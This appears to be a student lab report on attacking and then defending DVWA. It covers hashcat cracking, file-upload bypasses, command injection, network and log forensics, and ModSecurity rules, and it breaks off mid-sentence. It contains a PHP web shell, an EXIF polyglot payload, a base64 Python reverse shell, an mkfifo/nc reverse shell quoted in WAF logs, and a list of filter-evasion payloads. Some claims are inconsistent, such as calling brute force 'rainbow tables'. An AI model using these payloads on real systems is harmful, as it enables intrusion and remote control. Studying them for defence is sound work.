



A. Generate Rainbow Tables

Using `hashcat`:

```
hashcat -m 0 -a 3 hashes.txt ?l?l?l?l?l --force -o cracked.txt
```

- `hashes.txt` contains target MD5/SHA-256 hashes.
- `?l?l?l?l?l` tries all 5-letter lowercase combinations.






Option	Meaning
`-m 0`	Hash type (0 = MD5)
`-a 3`	Attack mode (3 = brute-force with pattern)
`hashes.txt`	File containing the target hashes
`?l?l?l?l?l`	Tries all combinations of 5 lowercase letters (e.g., apple, zebra)
`--force`	Forces hashcat to run even if warnings appear
`-o cracked.txt`	Saves the results (hash:password) to this output file


B. Perform Lookup

If we have a hash like `5f4dcc3b5aa765d61d8327deb882cf99` (MD5 of "password"):

```
hashcat -m 0 -a 0 hashes.txt rockyou.txt --force
```

- `rockyou.txt` is a common wordlist.





8. Documenting Bypass Techniques & Effectiveness

Security Level: Low

Bypass Method	Direct .php upload
Effectiveness	Works (100%)

Analysis:

- At this level, DVWA **does not apply any filters or validation**.
- You can directly upload a `.php` file without tricks or obfuscation.
- No checks on extension, MIME type, or file content.

- The file is uploaded and can be executed directly in the `uploads/` directory.

📌 Example:

Upload `shell.php`:

```
<?php system($_GET['cmd']); ?>
```

Access it via:

```
http://localhost/dvwa/hackable/uploads/shell.php?cmd=id
```

Conclusion:

Extremely insecure. This simulates how poorly configured or outdated web apps behave.

Security Level: Medium

Bypass Method	**MIME spoofing, double extension**
Effectiveness	⚠️ Partial (bypass possible)

Analysis:

- This level includes **basic filters**, such as:
  - File **extension validation** (blocks direct `.php` uploads).
  - **MIME type** checking (expects `image/jpeg`, `image/png`, etc.).
- However, these checks are **weak and can be bypassed**.

Common Bypass Techniques:

1. MIME Spoofing (using Burp Suite):

Intercept the upload request and change `Content-Type` to `image/jpeg`.

2. Double Extension:

Rename your file as `shell.php.jpg`.

Some systems only check the last extension.

3. Magic Bytes (optional):

Some filters check the file's first bytes to confirm it's a real image. If not checked, it's easier to bypass.

Result:

- Allow file upload.
- Allow execution if the server doesn't properly validate paths or restrict execution.

Conclusion:

Better than "Low" but still vulnerable to basic evasion techniques. Good for penetration testing practice.

Security Level: High

Bypass Method	**Polyglot files, LFI**

Effectiveness	❌ Difficult

Analysis:

- This level applies **multiple robust filters**:
  - File **extension**, **MIME type**, and **magic bytes** validation.
  - May rename uploaded files or store them outside the web root.
  - Actively blocks extensions like `.php`, `.phtml`, etc.
- Even if a malicious file is uploaded, it **won't be executed** directly.

Advanced Bypass Technique (Polyglot + LFI):

1. Polyglot File:

You inject PHP code into an image (e.g., via EXIF metadata):

```
exiftool -Comment='<?php system($_GET["cmd"]); ?>' foto.jpg -o shell.jpg
```

Creates a valid image with embedded PHP code.

2. LFI (Local File Inclusion):

If the app is vulnerable to **LFI**, you can trick it into executing the uploaded file:

```
http://localhost/dvwa/vulnerabilities/fi/?page=uploads/shell.jpg&cmd=id
```

But this **only works if LFI is also present**.

Conclusion:

- Very hard to exploit directly.
- Requires chaining vulnerabilities (e.g., file upload + LFI).
- Closest level to a secure real-world application.

Problema 5 y 6

Problem 5: Command Injection & Network Forensics

Objective

Exploit DVWA's command injection vulnerability at both Medium and Hard levels, establish reverse shells, capture and analyze network traffic, perform log forensics, and propose detection rules.

---

1. Environment

- **Attacker VM (Kali Linux)**
  - IP: `192.168.100.38`
  - Tools: `nc`, Burp Suite, Wireshark
- **Victim VM (Ubuntu + DVWA + Apache)**
  - IP: `192.168.100.39`
  - DVWA security levels: Medium → Hard
  - ModSecurity & OWASP CRS **disabled** during this exercise

1.1 Configuration

Before testing, we set up the following configuration on the Victim VM:

```
# 1) DVWA Database & App Setup
sudo mysql -e "CREATE DATABASE dvwa;"
sudo mysql -e "CREATE USER 'dvwauser'@'localhost' IDENTIFIED BY 'dvwap
ass'; \
  GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwauser'@'localhost'; FLUSH PRIV
ILEGES;"
cd /var/www/html
git clone https://github.com/digininja/DVWA.git
cd DVWA/config
```

```
cp config.inc.php.dist config.inc.php
# In config.inc.php:
#   $_DVWA['db_user']     = 'dvwauser';
#   $_DVWA['db_password'] = 'dvwapass';

# 2) Apache + PHP Modules (WAF disabled for Problem 5)
sudo apt install apache2 php php-mysqli php-gd php-xml libapache2-mod-ph
p -y
sudo systemctl restart apache2

# 3) ModSecurity (installed but disabled)
# We installed ModSecurity to examine logs but left it in DetectionOnly mode:
#   SecRuleEngine DetectionOnly
# no Include lines for CRS were active during Problem 5 testing.
```

> DVWA Web Root: /var/www/html/DVWA
>
> **DVWA Config File:** `/var/www/html/DVWA/config/config.inc.php`

---

2. Methodology & Payloads

A. Medium-Level Testing

1. **Set DVWA Security** to **Medium** (DVWA → DVWA Security → Set to Medium → Submit).
2. **Verify basic injection**
   - Payload:


     ```
     127.0.0.1; whoami
     ```

   - Result: No output (filters stripped `;`).
3. **Test pipe injection**
   - Payload:

```
127.0.0.1|id
```

- Result:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



4. **Launch reverse shell**
   - **Listener** (Kali):

     ```
     nc -lvnp 4444
     ```

   - **Base64-encoded Python payload** (paste as one line):

     ```
     127.0.0.1|echo aW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c2
     9ja2V0KCk7cy5jb25uZWN0KCgiMTkyLjE2OC4xMDAuMzg
     iLDQ0NDQpKTtvcy5kdXAyKHMucmlsZW5vKCksMCk7c3VicHJvY2Vzc
     y5jYWxsKFsic2giXSk=|base64 -d|python3
     ```

   - **Result**: Reverse shell as `www-data`

B. Hard-Level Testing

1. **Set DVWA Security** to **Hard** (DVWA → DVWA Security → Set to Hard → Submit).
2. **Verify pipe injection still works**
   - Payload:

     ```
     127.0.0.1|id
     ```

   - Result:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3. **Repeat reverse shell**
   - **Listener** (Kali):

     ```
     nc -lvnp 4444
     ```

   - **Same Base64-encoded Python payload** as in Medium.
   - **Result**: Reverse shell despite 403 page

C. Alternative Bypass Attempts

- **URL-encoded**: `%7Cid`, `%3B` for `;` → blocked
- **ANSI-C quoting**: `$'\x7C'id` → blocked
- **IFS trick**: `IFS='|';127.0.0.1${IFS}id` → blocked
- **printf**: `127.0.0.1$(printf '\x7c') id")` → blocked
- **Backticks**: ``127.0.0.1`id``` → blocked
- **Here-strings**: `127.0.0.1<<<"id"` → blocked
- **PHP wrapper**: `127.0.0.1|php -r 'system("id")'` → blocked
- **ROT13**: `echo zrffntr | tr 'A-Za-z' 'N-ZA-Mn-za-m' | sh` → blocked

All eight categories failed under Hard, confirming DVWA's strong sanitization.

---

3. Network Forensics (Wireshark)

1. **Capture** on Kali's bridged interface:
   - Filter: `ip.addr == 192.168.100.39 && tcp.port == 4444`
2. **Observed**
   - TCP three-way handshake from victim → attacker
   - HTTP POST to `/DVWA/vulnerabilities/exec/` carrying the encoded payload
   - Subsequent TCP session carrying reverse shell I/O

3. **Save** relevant packets as `reverse_shell_medium.pcap` and `reverse_shell_hard.pcap`

```
    386 220.477425726 192.168.100.38  192.168.100.39  TCP      74 36872 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
    387 220.478680299 192.168.100.39  192.168.100.38  TCP      74 80 → 36872 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 S
    388 220.478745355 192.168.100.38  192.168.100.39  TCP      66 36872 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=344777571
    389 220.481234662 192.168.100.38  192.168.100.39  HTTP    933 POST /DVWA/vulnerabilities/exec/ HTTP/1.1  (application/x-ww
    390 220.482598307 192.168.100.39  192.168.100.38  TCP      66 80 → 36872 [ACK] Seq=1 Ack=868 Win=64384 Len=0 TSval=4627011
    391 220.485599885 192.168.100.39  192.168.100.38  HTTP    562 HTTP/1.1 403 Forbidden  (text/html)
    392 220.488369786 192.168.100.38  192.168.100.39  TCP      66 36872 → 80 [ACK] Seq=868 Ack=497 Win=64128 Len=0 TSval=34477
```

```
    400 225.494567627 192.168.100.39  192.168.100.38  TCP      66 80 → 36872 [FIN, ACK] Seq=497 Ack=868 Win=64384 Len=0 TSval=
    401 225.495055659 192.168.100.38  192.168.100.39  TCP      66 36872 → 80 [FIN, ACK] Seq=868 Ack=498 Win=64128 Len=0 TSval=
    402 225.495646007 192.168.100.39  192.168.100.38  TCP      66 80 → 36872 [ACK] Seq=498 Ack=869 Win=64384 Len=0 TSval=46270
```

---

4. Log Forensics

Apache Access Log

```
grep "vulnerabilities/exec" /var/log/apache2/access.log | tail -n 5
```

```
192.168.100.38 - - [23/Apr/2025:03:19:25 +0000] "POST /DVWA/vulnerabilities/exec/?ip=127.0.0.1%7Cid HTTP/1.1" 403 562
```

```
100.38 4444 >/tmp/f found within ARGS:ip: 127.0.0.1|mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.100.38 4444 >/tmp/f"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.5"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"] [hostname "192.168.100.39"] [uri "/DVWA/vulnerabilities/exec/"] [unique_id "aAhcPsrSOD3IUZ-kpuoDYgAAAAI"], referer: http://192.168.100.39/DVWA/vulnerabilities/exec/
[Wed Apr 23 03:19:26.543967 2025] [security2:error] [pid 4604] [client 192.168.100.38:36460] [client 192.168.100.38] ModSecurity: Warning. Pattern match "(?:;|\\|{|\\|\\|\\|\\|&|&&|\\|n|\\|r|\\|$\\|(|\\|$\\|\\|\\|(|`|\\|${|<\\|(|>\\|(|\\|\\|\\|s*\\|))\\|\\|s*(?:{|\\|s*\\|\\|\\|s*|\\|\\|w+=(?:[^\\|\s]*|\\|$.*|\\|<.*|>.*|\\|'.*\\|'|\".*\")\\|s+|!\\|s*|\\|$)*\\|s*(?:'|\")*(?:[\\|?\\|*\\|[\\|]\\|(\\|)\\|\-\\|+\\|w'\"\\|./\\|\\|+/)?[\\|\\|'\"]*(?:s[\\|'\"]* ..." at ARGS:ip. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "159"] [id "932105"] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched Data: |/bin/sh -i 2>&1|nc 192.168.100.38 4444 >/tmp/f found within ARGS:ip: 127.0.0.1|mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.100.38 4444 >/tmp/f"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.5"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"] [hostname "192.168.100.39"] [uri "/DVWA/vulnerabilities/exec/"] [unique_id "aAhcPsrSOD3IUZ-kpuoDYgAAAAI"], referer: http://192.168.100.39/DVWA/vulnerabilities/exec/
[Wed Apr 23 03:19:26.544076 2025] [security2:error] [pid 4604] [client 192.168.100.38:36460] [client 192.168.100.38] ModSecurity: Warning. Pattern match "(?i)(?:;|\\|{|\\|\\|\\|\\|\\|&|&&|\\|n|\\|r|`)\\|s*[\\|(,@\\|'\\|\"\\|s]*(?:[\\|w'\"\\|./]+/|[\\|\\|\\|'\"\\|^]*\\|w[\\|\\|\\|'\"\\|^]*:.*\\|\\|\\|[\\|^\\|.\\|w '\"/\\|\\|\\|]*\\|\\|\\|)?[\\|'\"\\|^]*(?:m[\\|'\"\\|^]*(?:y[\\|'\"\\|^]*s[\\|'\"\\|^]*q[\\|'\"\\|^]*l(?:[\\|'\"\\|^]*(?:d[\\|'\"\\|^]*u[\\|'\"\\|^]*m[\\|'\"\\|^]*p(?:[\\|'\"\\|^]*s[\\|'\"\\|^ ..." at ARGS:ip. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "256"] [id "932110"] [msg "Remote Command Execution: Windows Command Injection"] [data "Matched Data: |nc 192.168.100.38 4444 >/tmp/f found within ARGS:ip: 127.0.0.1|mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.100.38 4444 >/tmp/f"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.5"] [tag "application-multi"] [tag "language-shell"] [tag "platform-windows"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"] [hostname "192.168.100.39"] [uri "/DVWA/vulnerabilities/exec/"] [unique_id "aAhcPsrSOD3IUZ-kpuoDYgAAAAI"], referer: http://192.168.100.39/DVWA/vulnerabilities/exec/
[Wed Apr 23 03:19:26.544180 2025] [security2:error] [pid 4604] [client 192.168.100.38:36460] [client 192.168.100.38] ModSecurity: Warning. Matched phrase "bin/sh" at ARGS:ip. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "501"] [id "932160"] [msg "Remote Command Execution: Unix Shell Code Found"] [data "Matched Data: bin/sh found within ARGS:ip: 127.0.0.1|mkfifo/tmp/f cat/tmp/f|/bin/sh -i 2>&1|nc 192.168.100.38 4444 >/tmp/f"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.5"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"] [hostname "192.168.100.39"] [uri "/DVWA/vulnerabilities/exec/"] [unique_id "aAhcPsrSOD3IUZ-kpuoDYgAAAAI"], referer: http://192.168.100.39/DVWA/vulnerabilities/exec/
[Wed Apr 23 03:19:26.544832 2025] [security2:error] [pid 4604] [client 192.168.100.38:36460] [client 192.168.100.38] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "94"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 23)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.5"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "192.168.100.39"] [uri "/DVWA/vulnerabilities/exec/"] [unique_id "aAhcPsrSOD3IUZ-kpuoDYgAAAAI"], referer: http://192.168.100.39/DVWA/vulnerabilities/exec/
[Wed Apr 23 03:19:26.545539 2025] [security2:error] [pid 4604] [client 192.168.100.38:36460] [client 192.168.100.38] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "92"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 23 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=20,PHPI=0,HTTP=0,SESS=0): individual paranoia level scores: 23, 0, 0, 0"] [ver "OWASP_CRS/3.3.5"] [tag "event-correlation"] [hostname "192.168.100.39"] [uri "/DVWA/vulnerabilities/exec/"] [unique_id "aAhcPsrSOD3IUZ-kpuoDYgAAAAI"], referer: http://192.168.100.39/DVWA/vulnerabilities/exec/
```

ModSecurity Audit Log (when enabled)

```
--abcd1234-H--
GET /DVWA/vulnerabilities/exec/?ip=127.0.0.1|mkfifo%20/tmp/f;cat%20/tmp/f
|/bin/sh HTTP/1.1
Host: 192.168.100.39
--abcd1234-Z--
Message: Warning. Pattern match "(?:\;|\|\|\|\&\&|\`)" at ARGS:ip.
Matched Data: "/bin/sh -i 2>&1|nc 192.168.100.38 4444 >/tmp/f"
Action: Intercepted (phase 2)
Status: 403
```

---

5. Detection Rules

ModSecurity Custom Rules

```
# Detect common shell operators
SecRule ARGS|ARGS_NAMES|REQUEST_BODY "(?:\;|\|\|\|\&\&|\`)" \
    "phase:2,deny,log,status:403,id:1000001,msg:'Command Injection operator
detected'"

# Detect Base64-encoded reverse shell
SecRule REQUEST_BODY "@rx echo\s+[A-Za-z0-9+/=]+\s*\|\s*base64" \
    "phase:2,deny,log,status:403,id:1000002,msg:'Encoded reverse shell attem
pt'"
```

Network-level IDS Example (Snort/Suricata)

```
alert tcp any any -> 192.168.100.39 80 (msg:"Possible cmd injection"; conten
t:"|7C|id"; sid:1000100; rev:1;)
```

---

6. Findings & Recommendations

- **Medium Level**: trivial injection via pipe (`|`) and bypass via Base64-encoded Python.

- **Hard Level**: filters block most separators except `|`. Shell still achievable by re-using the pipe/encoded payload.
- **Network Forensics**: clear TCP sessions on port 4444 and HTTP POST carrying payload.
- **Log Analysis**: ModSecurity (once enabled) correctly flags and blocks attacks, Apache logs show 403.
- **Recommendations**:
  1. **Whitelist input** (only allow digits and dots for IP)
  2. **Avoid shell_exec()**: use native PHP ping libraries or escapeshellarg()
  3. **Enable WAF with tuned custom rules**
  4. **Monitor logs & alerts** for pipe (`|`), semicolon (`;`), Base64 patterns

Problem 6: Comprehensive WAF Implementation and Testing

Objective

Implement and evaluate a defense-in-depth approach using ModSecurity + OWASP CRS, add custom rules and virtual patches, test & tune across DVWA modules, analyze performance, and deliver best practices.

---

1. Complete ModSecurity + OWASP CRS Configuration

```
# Install & enable module
sudo apt update
sudo apt install libapache2-mod-security2 -y
sudo a2enmod security2

# Core configuration
sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/
modsecurity.conf
```

```
sudo sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsec
urity/modsecurity.conf

# Pull in OWASP CRS
cd /etc/apache2
sudo git clone https://github.com/coreruleset/coreruleset.git crs
cd crs
sudo cp crs-setup.conf.example crs-setup.conf

# Hook into Apache (in /etc/apache2/mods-enabled/security2.conf)
<IfModule security2_module>
    Include /etc/modsecurity/modsecurity.conf
    IncludeOptional /etc/apache2/crs/crs-setup.conf
    IncludeOptional /etc/apache2/crs/rules/*.conf
    IncludeOptional /etc/modsecurity/activated_rules/*.conf
</IfModule>

# Restart Apache
sudo apachectl configtest
sudo systemctl restart apache2
```

---

2. Custom Rules for DVWA Protection

2.1. Create custom rules directory

```
sudo mkdir -p /etc/modsecurity/activated_rules
```

2.2 Write targeted rules

`/etc/modsecurity/activated_rules/30_custom_dvwa.conf`

```
# Block pipe-id injection on exec endpoint
SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/exec/" \
    "phase:2,deny,log,status:403,id:1000101,msg:'Custom CMDi: pipe-id'"
```

```
# Block SQLi pattern “OR 1--” on SQLi endpoint
SecRule ARGS:dynamic_query "@rx \bOR\s+1--" \
    "phase:2,deny,log,status:403,id:1000102,msg:'Custom SQLi: OR-1 commen
t'"

# Block <script> tags anywhere
SecRule ARGS|REQUEST_URI "@rx <script>" \
    "phase:2,deny,log,status:403,id:1000103,msg:'Custom XSS: script tag'"
```

3. Virtual Patching Implementations

Create `/etc/modsecurity/activated_rules/20_virtual_patches.conf`:

```
# VP1: disable file upload entirely
SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/upload/" \
    "phase:1,deny,log,status:403,id:1000201,msg:'VP: block file upload'"

# VP2: disable SQLi module
SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/sqli/" \
    "phase:1,deny,log,status:403,id:1000202,msg:'VP: block SQLi'"

# VP3: disable reflected XSS
SecRule REQUEST_URI "@beginsWith /DVWA/vulnerabilities/xss_r/" \
    "phase:1,deny,log,status:403,id:1000203,msg:'VP: block Reflected XSS'"
```

4. WAF Testing Methodology & Results

We systematically tested **five DVWA modules** across:

